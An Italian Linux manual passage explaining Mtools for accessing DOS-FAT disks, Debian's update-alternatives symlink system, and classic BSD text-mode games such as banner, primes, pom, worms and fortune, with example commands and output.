Mtools [1] è una raccolta di comandi utili per eseguire facilmente operazioni all'interno di file system Dos-FAT (comprendendo anche la gestione dei nomi lunghi); soprattutto, senza la necessità di innestarli e staccarli.

Infatti, non si tratta di uno strumento indispensabile; tuttavia, dal momento che il formato Dos-FAT, data la sua diffusione, è molto comodo quando si vogliono utilizzare dischetti per trasferire file da un sistema all'altro, Mtools dà un aiuto in più, evitando di dover innestare e staccare le unità.

Mtools è composto da un solo programma eseguibile, '**`mtools`**', da un file di configurazione generale, '`/etc/mtools.conf`', eventualmente da file di configurazione personalizzati, '`~/.mtoolsrc`' e da una serie di collegamenti simbolici che puntano all'unico eseguibile. Così, a seconda del nome con cui viene chiamato il programma '**`mtools`**', questo si comporta in modo differente.

Eventualmente, volendo utilizzare il sistema grafico X (parte xxxvii), è possibile usare il programma MToolsFM, ovvero *Mtools file manager*.

206.1 Logica di funzionamento e configurazione

I comandi di Mtools, ovvero i collegamenti simbolici che puntano al programma '**`mtools`**', cercano di emulare il comportamento dei comandi analoghi del Dos:

- le unità a disco vengono identificate attraverso una lettera seguita da due punti ('`A:`', '`B:`',...), in base alla configurazione;
- quando si fa riferimento a file e directory contenuti nel file system globale (il file system principale e quelli che su di esso sono stati innestati), si usa la notazione consueta negli ambienti Unix;
- quando si fa riferimento a file e directory contenuti nei dischi Dos, per separare le directory si possono utilizzare sia le barre oblique normali ('**`/`**'), sia quelle inverse ('**`\`**'), badando però che la shell non tenti di interpretarle diversamente da ciò che si intende;
- quando si fa riferimento a file e directory contenuti nei dischi Dos, l'asterisco ('**`*`**') da solo ricopre il ruolo del modello '**`*.*`**' del Dos e bisogna fare in modo che non sia interpretato dalla shell;
- le opzioni sono prefissate con un trattino ('**`-`**'), al contrario del Dos, in cui si utilizza la barra obliqua normale ('**`/`**').

206.1.1 Configurazione

La configurazione di Mtools avviene fondamentalmente attraverso i file '`/etc/mtools.conf`' e '`~/.mtoolsrc`'; il primo rappresenta la configurazione generale, il secondo quella personalizzata. Il contenuto dei due file segue le stesse regole, tuttavia è importante considerare che le direttive contenute nella configurazione personalizzata tendono a sostituirsi a quelle generali.

Questi file di configurazione possono contenere commenti, introdotti dal simbolo '#' e terminati dalla fine della riga; inoltre, le righe vuote sono ignorate.

Le direttive sono suddivise in sezioni, identificate da una sorta di etichetta terminata da due punti verticali (':'), che rappresentano ognuna un'unità a dischi, secondo lo standard Dos. Alcune direttive hanno però un effetto globale, indipendente dalle sezioni. Queste ultime hanno la forma di assegnamenti di variabili e, in effetti, la loro definizione potrebbe essere fatta anche al di fuori dei file di configurazione, attraverso l'assegnamento e l'esportazione di variabili globali con lo stesso nome.

206.1.2 Variabili globali

Le direttive globali sono espresse in forma di assegnamento, dove, nella maggior parte dei casi, il valore assegnato può essere zero o uno, mentre negli altri si tratta di stringhe. Evidentemente, quando l'assegnamento riguarda solo valori binari, si ha di fronte una variabile booleana che rappresenta l'attivazione (1) o la disattivazione (0) di qualcosa.

Tabella 206.1. Alcune direttive globali.

Direttiva	Descrizione
`MTOOLS_SKIP_CHECK={1|0}`	Se attivato, fa sì che Mtools ignori una serie di controlli sul file system Dos, così da permettere l'utilizzo di dischetti inizializzati in un modo che altrimenti risulterebbe inammissibile.
`MTOOLS_FAT_COMPATIBILITY={1|0}`	Se attivato, fa in modo che Mtools ignori la dimensione della FAT.
`MTOOLS_LOWER_CASE={1|0}`	Se attivato, fa in modo che i nomi corti (8.3) vengano visualizzati sempre in minuscolo.
`MTOOLS_NO_VFAT={1|0}`	Se attivato, fa in modo che Mtools si limiti a creare file utilizzando nomi corti, senza l'estensione VFAT. Ciò può essere utile quando si dispone di un Dos incapace di utilizzare i nomi lunghi.
`MTOOLS_TWENTY_FOUR_HOUR_CLOCK={1|0}`	Se attivato, fa sì che la visualizzazione di informazioni orarie avvenga utilizzando la notazione europea di 24 ore.
`MTOOLS_DATE_STRING=`***stringa_di_formato***	Permette di definire il formato di rappresentazione delle date. Il valore predefinito di questa direttiva è la stringa '**`dd-mm-yyyy`**'.

206.1.3 Sezioni riferite alle unità a dischi

A parte la configurazione globale di Mtools, è importante definire le varie unità a dischi che si intendono utilizzare e la relativa configurazione. Si apre una sezione riferita a un'unità particolare nel modo seguente:

```
drive lettera :
```

Per esempio, '**`drive a:`**', apre una sezione riferita alla prima unità a dischi secondo il Dos. Il minimo per questa sezione, è la definizione del dispositivo corrispondente a tale unità virtuale, come mostrato nell'esempio seguente:

```
drive a: file="/dev/fd0"
```

Tabella 206.3. Alcune direttive.

Direttiva	Descrizione
`sync`	Se viene utilizzata questa direttiva, le operazioni di lettura e scrittura sull'unità avvengono in modo sincrono.
`exclusive`	Fa in modo che l'accesso all'unità sia esclusivo.
`file="`***file***`"`	Definisce il file di dispositivo corrispondente all'unità a dischi, oppure il file-immagine corrispondente a un disco ideale. Come si può intuire, questa informazione è indispensabile.
`partition=`***n_partizione_primaria***	Se il file a cui si fa riferimento con la direttiva '**`file`**', è il dispositivo di un disco suddiviso in partizioni (lo stesso discorso vale nel caso di un file-immagine), si può indicare la partizione attraverso un numero in questa direttiva (sono valide solo le partizioni primarie). Questa direttiva è utile solo quando non si può utilizzare un file di dispositivo che faccia riferimento, da solo, alla partizione desiderata.
`offset=`***scostamento***	Quando il file a cui si fa riferimento, come dispositivo o come immagine di un'unità a dischi, contiene l'unità desiderata a partire da una certa posizione, diversa dall'inizio, è possibile utilizzare questa direttiva. Ciò potrebbe essere utile per accedere a una partizione estesa attraverso un dispositivo che faccia riferimento all'unità intera, oppure quando si utilizzano dischi con un formato particolare. Il punto di inizio, lo scostamento, è normalmente zero, per indicare l'inizio del file corrispondente; altrimenti indica il numero di byte da saltare.

206.1.4 Configurazione predefinita

La configurazione standard di Mtools, che si trova nel file '`/etc/mtools.conf`' standard delle distribuzioni GNU/Linux, è utile a comprendere in che modo vadano utilizzate le direttive più importanti.

Per quanto riguarda l'utilizzo comune di Mtools, cioè quello riferito esclusivamente ai dischetti, tale configurazione standard è già sufficiente.

```
# floppy
drive a: file="/dev/fd0" exclusive
drive b: file="/dev/fd1" exclusive

# dosemu hdimage.
drive m: file="/var/lib/dosemu/hdimage.first" partition=1 offset=128

# dosemu floppy image
drive n: file="/var/lib/dosemu/fdimage"

MTOOLS_LOWER_CASE=1
```

Nell'esempio si mostra anche l'unità '`N:`', riferita a una partizione contenuta nel file '`/var/lib/dosemu/hdimage`', a partire dalla posizione 128. Questo file è solitamente l'immagine del disco '`C:`' per DOSEMU (capitolo 815).[2]

206.1.5 Verifica della configurazione

Con il comando '**`mtoolstest`**', usato senza argomenti, è possibile verificare la configurazione. Quello che si ottiene attraverso lo standard output è una sorta di file '`mtools.conf`' dettagliato di tutta la configurazione attiva, compresi i valori predefiniti.

206.1.6 Accesso ai dispositivi

In base alla configurazione, Mtools utilizza file-immagine o file di dispositivo determinati. Evidentemente, la proprietà e i permessi su questi regolano l'accessibilità agli utenti. È probabile che si desideri concedere, a tutti o a un gruppo di utenti, l'accesso in lettura e scrittura alle unità a dischetti. Per farlo, occorre intervenire sui file di dispositivo '`/dev/fd*`'.

Nel caso si intenda concedere a chiunque l'accesso indiscriminato a tali unità, è sufficiente attribuire tutti i permessi di lettura e di scrittura.

`#` **`chmod a+rw /dev/fd*`** [*Invio*]

Se si vuole concedere solo a un gruppo di utenti la possibilità di accedere ai dischetti, occorre fare in modo che tali dispositivi appartengano al gruppo '**`floppy`**' e che a questo gruppo siano aggregati tali utenti.

`#` **`chgrp floppy /dev/fd*`** [*Invio*]

`#` **`chmod g+rw /dev/fd*`** [*Invio*]

`#` **`gpasswd -a tizio floppy`** [*Invio*]

`#` **`gpasswd -a caio floppy`** [*Invio*]

`#` **`gpasswd -a ... floppy`** [*Invio*]

Se non si dispone di '**`gpasswd`**', probabilmente perché non è disponibile la gestione delle parole d'ordine oscurate, basta agire manualmente nel file '`/etc/group`'.

206.2 Comandi

Come accennato, i comandi di Mtools emulano una serie di comandi Dos. Per facilitare le cose all'utente, i comandi Mtools hanno gli stessi nomi di quelli Dos, con l'aggiunta di una lettera «m» iniziale. Da questo l'origine del nome, dove la «m» sta per «MS-Dos».

206.2.1 Utilizzo di «mattrib»

```
mattrib [+a|-a] [+h|-h] [+r|-r] [+s|-s] file_dos...
```

Il comando '**mattrib**' serve a modificare gli attributi dei file Dos indicati come argomenti. L'esempio seguente, toglie l'attributo di sola lettura a tutti i file contenuti nel dischetto '`A:`' (si usano gli apici singoli per evitare che la shell interpreti l'asterisco).

$ **mattrib -r 'a:/*'** [*Invio*]

206.2.2 Utilizzo di «mbadblock»

```
mbadblock unità_dos
```

Il comando '**mbadblock**' scandisce un'unità Dos alla ricerca di settori difettosi, marcandoli come tali nella FAT. L'esempio seguente verifica il dischetto '`A:`'.

$ **mbadblock a:** [*Invio*]

206.2.3 Utilizzo di «mcd»

```
mcd [directory_dos]
```

Il comando '**mcd**' permette di modificare o conoscere la directory corrente delle unità Dos. L'esempio seguente cambia la directory corrente nel dischetto '`A:`'.

$ **mcd a:/ciao** [*Invio*]

206.2.4 Utilizzo di «mcopy»

```
mcopy [opzioni] origine... [destinazione]
```

Il comando '**mcopy**' è il più importante di tutta la serie degli Mtools. Consente di copiare file da e verso unità Dos, oltre che da e verso il file system Unix. Questo significa che l'origine e la destinazione possono essere indifferentemente file o directory Dos o Unix, permettendo quindi anche la copia da unità Dos a unità Dos, così come da file Unix a file Unix.

Quando la destinazione viene omessa, si intende fare riferimento implicitamente alla directory corrente nel file system Unix.

Una caratteristica importante di '**mcopy**' sta nella possibilità di convertire automaticamente il testo in modo che i codici di interruzione di riga siano compatibili con il Dos (<*CR*><*LF*>), oppure con i sistemi Unix (<*LF*>).

Opzione	Descrizione
`-t`	Considera trattarsi della copia di file di testo e, quando questa è fatta verso un'unità Dos, converte i codici di interruzione di riga in modo che siano compatibili con il Dos, mentre quando la destinazione è il file system Unix, converte il file in modo che sia compatibile con lo standard delle terminazioni di riga Unix.

Segue la descrizione di alcuni esempi.

- `$` **`mcopy lettera a:`** [*Invio*]

  Copia il file '`lettera`' che si trova nella directory corrente del file system Unix, nella directory corrente dell'unità '`A:`'.

- `$` **`mcopy /tmp/prove/* a:/prove`** [*Invio*]

  Copia tutto il contenuto della directory '`/tmp/prove/`' della directory '`\PROVE\`' dell'unità '`A:`'.

- `$` **`mcopy a: /tmp`** [*Invio*]

  Copia il contenuto della directory corrente dell'unità '`A:`' nella directory '`/tmp/`'.

206.2.5 Utilizzo di «mdel»

```
mdel file_dos...
```

Il comando '**mdel**' cancella i file Dos indicati come argomento. L'esempio seguente cancella il file '`A:\PROVA.DOC`'.

`$` **`mdel a:/prova.doc`** [*Invio*]

206.2.6 Utilizzo di «mdeltree»

```
mdeltree directory_dos...
```

Il comando '**mdeltree**' cancella le directory Dos indicate come argomento. L'esempio seguente cancella la directory '`A:\LETTERE\`'.

`$` **`mdeltree a:/lettere`** [*Invio*]

206.2.7 Utilizzo di «mdir»

```
mdir [opzioni] percorso_dos...
```

Il comando '**mdir**' elenca i file e il contenuto delle directory indicate come argomenti.

Tabella 206.6. Alcune opzioni.

Opzione	Descrizione
`-w`	Emette un elenco di soli nomi di file e directory, in modo da visualizzarne meglio un gruppo numeroso,
`-a`	Mostra anche i file nascosti (*hidden*).

Segue la descrizione di alcuni esempi.

- `$ mdir a:` [*Invio*]

  Emette l'elenco del contenuto della directory corrente dell'unità '`A:`'.

- `$ mdir 'a:/*.com'` [*Invio*]

  Emette l'elenco dei file che terminano con l'estensione '`.COM`', contenuti nella directory radice dell'unità '`A:`'. Gli apici servono per evitare che la shell tenti di interpretare in qualche modo l'asterisco.

206.2.8 Utilizzo di «mmd»

```
mmd directory_dos...
```

Il comando '**mmd**' crea le directory Dos indicate come argomento. L'esempio seguente crea la directory '`A:\LETTERE\`'.

`$ mmd a:/lettere` [*Invio*]

206.2.9 Utilizzo di «mmove»

```
mmove origine_dos... destinazione_dos
```

Il comando '**mmove**' sposta o rinomina uno o più file e directory. Se l'origine è composta da più file o directory, la destinazione deve essere una directory. L'esempio seguente sposta tutti i file '`A:\*.DOC`' nella directory '`A:\LETTERE\`'.

`$ mmove 'a:/*.doc' a:/lettere` [*Invio*]

206.2.10 Utilizzo di «mrd»

```
mrd directory_dos...
```

Il comando '**mrd**' elimina le directory indicate come argomento, purché siano vuote. L'esempio seguente elimina la directory 'A:\LETTERE\'.

$ **mrd a:/lettere** [*Invio*]

206.2.11 Utilizzo di «mren»

```
mren origine_dos... destinazione_dos
```

Il comando '**mren**' rinomina o sposta uno o più file e directory. Se l'origine è composta da più file o directory, la destinazione deve essere una directory. L'esempio seguente rinomina il file 'A:\PIPPO.DOC' in 'A:\PIPPO.TXT'.

$ **mren a:/pippo.doc a:/pippo.txt** [*Invio*]

206.2.12 Utilizzo di «mtype»

```
mtype [opzioni] file_dos...
```

Il comando '**mtype**' emette attraverso lo standard output il contenuto dei file indicati come argomento.

Opzione	Descrizione
-t	Considera trattarsi della lettura di file di testo, pertanto converte i codici di interruzione di riga Dos in modo che siano compatibili con lo standard Unix (da <*CR*><*LF*> a <*LF*>).

L'esempio seguente visualizza il contenuto del file 'A:\LETTERA.TXT' convertendo opportunamente i codici di interruzione di riga:

$ **mtype -t a:/lettere.txt** [*Invio*]

206.3 MToolsFM

MToolsFM [3] è un'applicazione grafica, per X, che offre un gestore di file con cui è più facile trasferire file da e verso un dischetto inizializzato in formato Dos-FAT. Si compone dell'eseguibile '**MToolsFM**', con tanto di maiuscole come scritto:

```
MToolsFM [opzioni]
```

Generalmente non si utilizzano opzioni e, come si vede, non sono previsti altri argomenti.

Figura 206.8. L'aspetto di MToolsFM durante il funzionamento: in questo caso appare a sinistra il contenuto di una certa directory e a destra il contenuto del dischetto.

La configurazione di MToolsFM dipende principalmente dalla configurazione di Mtools, quindi dal file '`/etc/mtoolsfm.conf`' ed eventualmente dal file '`~/.mtoolsfm`', che costituisce quella personalizzata. Il file di configurazione predefinito dovrebbe avere l'aspetto seguente:

```
DRIVES="a"
LEFTDRIVE=" "
RIGHTDRIVE=" "
MPATH="/usr/bin"
```

La direttiva '**`DRIVES`**' serve a dichiarare le lettere di dischi Dos che si prevede di utilizzare. In pratica, qui vanno indicate le lettere stabilite nella configurazione di Mtools. Le direttive '**`LEFTDRIVE`**' e '**`RIGHTDRIVE`**' servono a specificare cosa visualizzare inizialmente nel pannello di sinistra e cosa in quello di destra; il carattere spazio, così come si vede nell'esempio, fa riferimento al contenuto della directory corrente, mentre si può mettere una lettera per specificare il contenuto di un disco Dos. La direttiva '**`MPATH`**' serve a indicare la collocazione dell'eseguibile '**`mtools`**' e dei suoi collegamenti simbolici.

La configurazione personalizzata, costituita dal file '`~/.mtoolsfm`', può essere modificata anche attraverso il programma stesso.

206.4 Riferimenti

- Alain Knaff, *Utilities to access DOS disks in UNIX*

  info mtools

  mtools(1)

[1] **Mtools** GNU GPL

[2] Il valore corretto per lo scostamento da utilizzare quando si vuole accedere alle immagini di DOSEMU, dipende dalla versione di questo emulatore, dal momento che nel tempo, il formato del file è cambiato varie volte.

[3] **MToolsFM** GNU GPL

Capitolo 207

Alternative nella distribuzione Debian

La distribuzione GNU/Linux Debian organizza una serie di collegamenti simbolici riferiti a programmi di uso comune; per esempio, in questo modo esiste il programma eseguibile virtuale '**x-www-browser**', che fa riferimento al navigatore (per esempio '**mozilla**'), oppure esiste il programma virtuale '**vi**' che fa riferimento a '**vim**', '**nvi**' o simili.

Questo sistema ha il vantaggio di offrire un nome standard ai programmi, così da avere la certezza di trovare sempre ciò che serve attraverso un nome che non cambi nel tempo. Ovviamente occorre avere l'accortezza di aggiornare questi collegamenti simbolici in base a ciò che si installa e si disinstalla.

Anche se si tratta di una struttura specifica della distribuzione Debian, ciò non toglie che possa essere usato un metodo del genere anche in altre distribuzioni, oppure che si possa aggiungere da soli qualcosa di simile.

207.1 Organizzazione particolare della distribuzione Debian

La distribuzione Debian è organizzata in modo tale da inserire i collegamenti simbolici da aggiornare nella directory '`/etc/alternatives/`'. L'elenco di alcuni collegamenti comuni appare nella tabella 207.5.

La directory '`/etc/alternatives/`' non appare nell'elenco dei percorsi di avvio degli eseguibili (contenuto nella variabile di ambiente '**PATH**'), pertanto, nelle directory '`/bin/`', '`/usr/bin/`' ed eventualmente in altre simili, si trovano altri collegamenti simbolici che puntano a quelli previsti nella directory '`/etc/alternatives/`'. Per esempio, '`/usr/bin/vi`' punta a '`/etc/alternatives/vi`', il quale, a sua volta, potrebbe puntare a '`/usr/bin/nvi`' o altro programma compatibile con VI.

Oltre al problema degli eseguibili, la distribuzione Debian fa in modo che anche i file delle pagine di manuale siano inseriti in questo meccanismo. Pertanto, per continuare l'esempio già proposto a proposito di VI, '`/usr/share/man/man1/vi.1.gz`' punta a '`/etc/alternatives/vi.1.gz`', il quale potrebbe puntare a sua volta a '`/usr/share/man/man1/nvi.1.gz`'.

La gestione dei collegamenti simbolici contenuti nella directory '`/etc/alternatives/`' può essere manuale, oppure automatica; in generale può essere controllata attraverso il programma '**update-alternatives**'. Il modello sintattico seguente mostra solo alcuni casi di utilizzo comuni:

```
update-alternatives [opzioni_comuni] comando nome
```

Tabella 207.1. Alcuni casi comuni.

Sintassi	Descrizione
`update-alternatives` [***opzioni***] `--display` ***nome***	Mostra lo stato del collegamento simbolico indicato come argomento finale.
`update-alternatives` [***opzioni***] `--list` ***nome***	Mostra l'elenco delle alternative possibili riferite al collegamento simbolico indicato come argomento finale.
`update-alternatives` [***opzioni***] `--config` ***nome***	Consente di decidere interattivamente come dirigere il collegamento simbolico indicato.
`update-alternatives` [***opzioni***] `--auto` ***nome***	Riporta allo stato automatico la gestione del collegamento simbolico indicato come argomento finale.

Dalla descrizione della tabella si vede che un riferimento a un programma può essere gestito in modo automatico, oppure manuale. Se si interviene a mano nei collegamenti simbolici della directory '`/etc/alternatives/`', questi vengono riconosciuti come riferimenti gestiti manualmente. Ecco cosa si potrebbe vedere a proposito di uno di questi riferimenti:

```
# update-alternatives --display x-www-browser[Invio]
```

```
x-www-browser - status is auto.
 link currently points to /usr/bin/galeon
/usr/bin/mozilla - priority 80
 slave x-www-browser.1.gz: /usr/share/man/man1/mozilla.1.gz
/usr/bin/galeon - priority 120
 slave x-www-browser.1.gz: /usr/share/man/man1/galeon.1.gz
/usr/bin/epiphany - priority 85
 slave x-www-browser.1.gz: /usr/share/man/man1/epiphany.1.gz
/usr/bin/konqueror - priority 100
Current 'best' version is /usr/bin/galeon.
```

Volendo impostare manualmente il navigatore predefinito in modo che corrisponda a Mozilla, ecco come bisognerebbe procedere:

```
# update-alternatives --configure x-www-browser[Invio]
```

```
There are 4 alternatives which provide 'x-www-browser'.

  Selection    Alternative
-----------------------------------------------
      1        /usr/bin/mozilla
*+    2        /usr/bin/galeon
      3        /usr/bin/epiphany
      4        /usr/bin/konqueror
```

```
Press enter to keep the default[*], or type selection number: 1[Invio]
```

```
Using '/usr/bin/mozilla' to provide 'x-www-browser'.
```

Per riportare tutto allo stato automatico:

```
# update-alternatives --auto x-www-browser [Invio]
```

Tabella 207.5. Alcune alternative Debian che fanno riferimento a nomi di programmi non comuni.

Comando	Descrizione
'**editor**'	Un programma per la creazione e la modifica dei file di testo.
'**mp3-decoder**'	Programma per l'esecuzione di file audio MP3.
'**pager**'	Un programma per scorrere il contenuto di un file sullo schermo (come '**more**' o '**less**').
'**www-browser**'	Navigatore per i terminali non grafici.
'**x-session-manager**'	Un gestore di sessione per il sistema grafico X.
'**x-terminal-emulator**'	Un terminale grafico per X.
'**x-window-manager**'	Un gestore di finestre per il sistema grafico X.
'**x-www-browser**'	Navigatore grafico.

207.2 Organizzare manualmente un sistema di alternative

Se piace l'idea delle alternative, si può realizzare un sistema simile anche in modo manuale, senza tante raffinatezze: è sufficiente predisporre una directory con i collegamenti che servono, mettendo questa directory al primo posto dei percorsi di ricerca. Supponendo che si tratti della directory '/etc/bin/':

```
PATH="/etc/bin:$PATH"
export $PATH
```

Le istruzioni appena mostrate potrebbero risiedere nel file '/etc/profile', supponendo che sia utilizzata una shell POSIX o una shell Bourne.

Capitolo 208

Giochi e simili

Nei sistemi BSD e derivati si sono prodotti dei programmi, da usare attraverso uno schermo a caratteri, che sono da considerare come dei giochi o poco più. Questi programmi sono disponibili anche nei sistemi GNU e possono avere, soprattutto, un significato storico, ma vale comunque la pena di conoscerne alcuni.

Di per sé, un «gioco» è un programma come un altro, tuttavia, secondo la tradizione questi programmi vanno collocati nella gerarchia '`/usr/games/`', pertanto questa directory deve essere presente tra i percorsi di avvio degli eseguibili (la variabile di ambiente '**`PATH`**').

208.1 Banner

Il programma '**`banner`**'[1] serve a produrre un testo di grandi dimensioni, possibilmente da stampare attraverso una stampante a modulo continuo, per produrre un «manifesto», così come il nome del programma intende:

banner [***opzioni***] [-w ***n***] [***testo***]

Il testo da ingrandire viene indicato alla fine della riga di comando; tuttavia, se manca, viene chiesto espressamente in modo interattivo. Come si vede dal modello, l'opzione più importante è '**`-w`**', con la quale si può specificare l'ampiezza massima da utilizzare per la stampa o la visualizzazione.

$ **banner -w 40 ciao** [*Invio*]

```
     #####
  ###########
 ##############
##           ##
#              #
#              #
#             ##
 #          ###
  ##
#              #
################    ####
################    ####
################     ##
   ###
 #######    ##
#########  ####
##     ##   # ##
#      ##      #
##     #      ##
###############
##############
#

     #####
  ###########
 ##############
##           ##
```

```
    #              #
    #              #
    #             ##
    ####       ####
      ############
        ########
```

L'esempio mostra il funzionamento del programma per visualizzare la parola «ciao», usando un'ampiezza massima di 40 colonne di testo.

A seconda della versione, il programma '**`banner`**' potrebbe anche visualizzare il testo in orizzontale, rendendolo utile come un modo per evidenziare dei messaggi da generare attraverso degli script.

208.2 Arithmetic

Il programma '**`arithmetic`**'[2] permette di eseguire degli esercizi di aritmetica elementare:

```
arihmetic [-o {+|-|x|/}...] [-r n]
```

Se si utilizza '**`arithmetic`**' senza argomenti, si ottengono degli esercizi molto semplici su somme e sottrazioni; altrimenti, con l'opzione '**`-o`**' è possibile specificare il tipo di operazioni su cui puntare l'attenzione (somma, sottrazione, moltiplicazione e divisione). L'opzione '**`-r`**' consente di indicare il numero intero massimo da usare nelle operazioni (a seconda dei casi può trattarsi degli operandi o dei risultati che si ottengono, secondo un ragionevole buon senso).

`$` **`arithmetic -o +-x/`** [*Invio*]

In questo caso, si vogliono eseguire esercizi su tutte le quattro operazioni, nell'intervallo numerico predefinito:

`61 / 7 =` **`8`** [*Invio*]

```
  Right!
```

`0 x 1 =` **`0`** [*Invio*]

```
  Right!
```

`94 / 9 =` **`10`** [*Invio*]

```
  Right!
```

`9 + 6 =` **`16`** [*Invio*]

```
  What?
```

`15` [*Invio*]

```
  Right!
```

```
9 x 7 = 63 [Invio]

  Right!

14 - 6 = [Ctrl c] [Invio]

$ arithmetic -o +-x/ -r 2 [Invio]
```

In questo caso, con l'opzione '`-r 2`' si vuole che il programma si concentri sui valori da zero a due.

208.3 Primes

Il programma '`primes`'[3] elenca i numeri primi a partire da un certo valore o appartenenti a un certo intervallo:

```
primes [inizio [fine]]
```

Se si utilizza '`primes`' senza argomenti, questo attende dallo standard input il valore iniziale e quindi inizia a calcolare i numeri primi da quel valore fino a un certo numero molto grande; altrimenti, i calcoli si limitano all'intervallo indicato negli argomenti.

```
$ primes 100 130 [Invio]
```

L'esempio serve a ottenere i numeri primi compresi tra 100 e 130. Ecco cosa si ottiene:

```
101
103
107
109
113
127
```

208.4 POM

Il programma '`pom`',[4] ovvero *Phase of moon*, genera la descrizione della fase lunare del momento presente o di un altro momento specificato nella riga di comando:

```
pom [[[[[ss] aa] mm] gg] hh]
```

```
$ pom [Invio]
```

In questo caso si ottiene la fase attuale:

```
The Moon is Waning Crescent (8% of Full)
```

Se invece si specifica una data:

$ **pom 2010123100** [*Invio*]

```
Thu 2010 Dec 30 23:00:00 (CET):  The Moon will be Waning Crescent (21% of Full)
```

208.5 Worms

Il programma ‘**worms**’,[5] è una specie di salva-schermo per terminali a carattere, che disegna il percorso di alcuni «vermi». Nella riga di comando sono previste delle opzioni, dove è praticamente obbligatorio l’uso di ‘**-d *n***’, per specificare un ritardo:

```
worms [opzioni]
```

Ecco come può essere usato in una console di un sistema GNU/Linux:

$ **worms -d 100** [*Invio*]

Ecco come potrebbe presentarsi lo schermo dopo un po’:

```
                                                                        *
                                                                       *
                                                                       *
              OO                                                      *
             O  O                                                ** *
           OO   O                                         ***  **  **
          O                                                  **
          O
         O
       OO
###   O
#     O
#    O
 #  O
 #
#
#     ##
 #   #
  ###
```

Per aumentare la quantità di vermi sullo schermo, basta usare l’opzione ‘**-n *n***’:

$ **worms -d 100 -n 5** [*Invio*]

In tal caso i vermi sono cinque.

208.6 Rain


Il programma ‘**rain**’,[6] è una specie di salva-schermo per terminali a carattere, che simula sullo schermo il gocciolio della pioggia:


```
rain [-d n]
```

L’opzione ‘**-d**’ serve a richiedere un ritardo nel ciclo di iterazione, che diventa praticamente obbligatorio per poter distinguere qualcosa:

$ **rain -d 100** [*Invio*]

Ecco come potrebbe presentarsi lo schermo durante il funzionamento:

```
                                             -
                                            |.|
                        -                    -
                       / \
                      | O |
           .           \ /
                        -



                                                     C


                          o
```

208.7 Fortune

Il programma '**fortune**'[7] serve a mostrare degli «epigrammi» (delle «massime», ma spesso sono semplici barzellette), raccolti in file appositi, che di norma accompagnano il programma stesso:

```
fortune [opzioni]
```

Il programma viene usato normalmente senza opzioni, per ottenere una massima a caso:

$ **fortune** [*Invio*]

```
Extreme feminine beauty is always disturbing.
                -- Spock, "The Cloud Minders", stardate 5818.4
```

208.8 Worn

Il programma '**worm**'[8] è il gioco del verme che cresce allungandosi. Lo scopo del gioco è quello di «mangiare» dei numeri, raggiungendoli con la testa del verme, senza che il verme tocchi se stesso o i bordi dello schermo:

```
worm [dimensione]
```

Il verme è costituito da una sequenza di caratteri «o» e la testa la si distingue perché è rappresentata da «@». Inizialmente il verme si presenta lungo otto caratteri in tutto, a meno di utilizzare l'opzione numerica, che può servire per riprendere il gioco con un verme più grande.

$ **worm** [*Invio*]

Ecco come si presenta il gioco dopo un po' di tempo che viene utilizzato, quando ha raggiunto la dimensione di 85 caratteri:

```
Worm                                                               Score:  85
 *****************************************************************************
*                    o*********************************************            *
*                    o                ooooooooooooooooooooooooooooo            *
*                    o                o                                       *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    o                                                        *
*                    ooooooo@                         1                       *
*                                                                             *
*                                                                             *
*                                                                             *
*                                                                             *
*                                                                             *
*                                                                             *
*                                                                             *
 *****************************************************************************
```

Per dirigere il verme dovrebbe essere possibile usare i tasti freccia, ma rimane la possibilità di usare i tasti [*h*], [*j*], [*k*], e [*l*], come con il programma VI.

208.9 Tetris

Il programma '**`tetris-bsd`**'[9] è il gioco del «tetris», nella versione per terminali a caratteri.

```
tetris [opzioni]
```

```
tetris-bsd [opzioni]
```

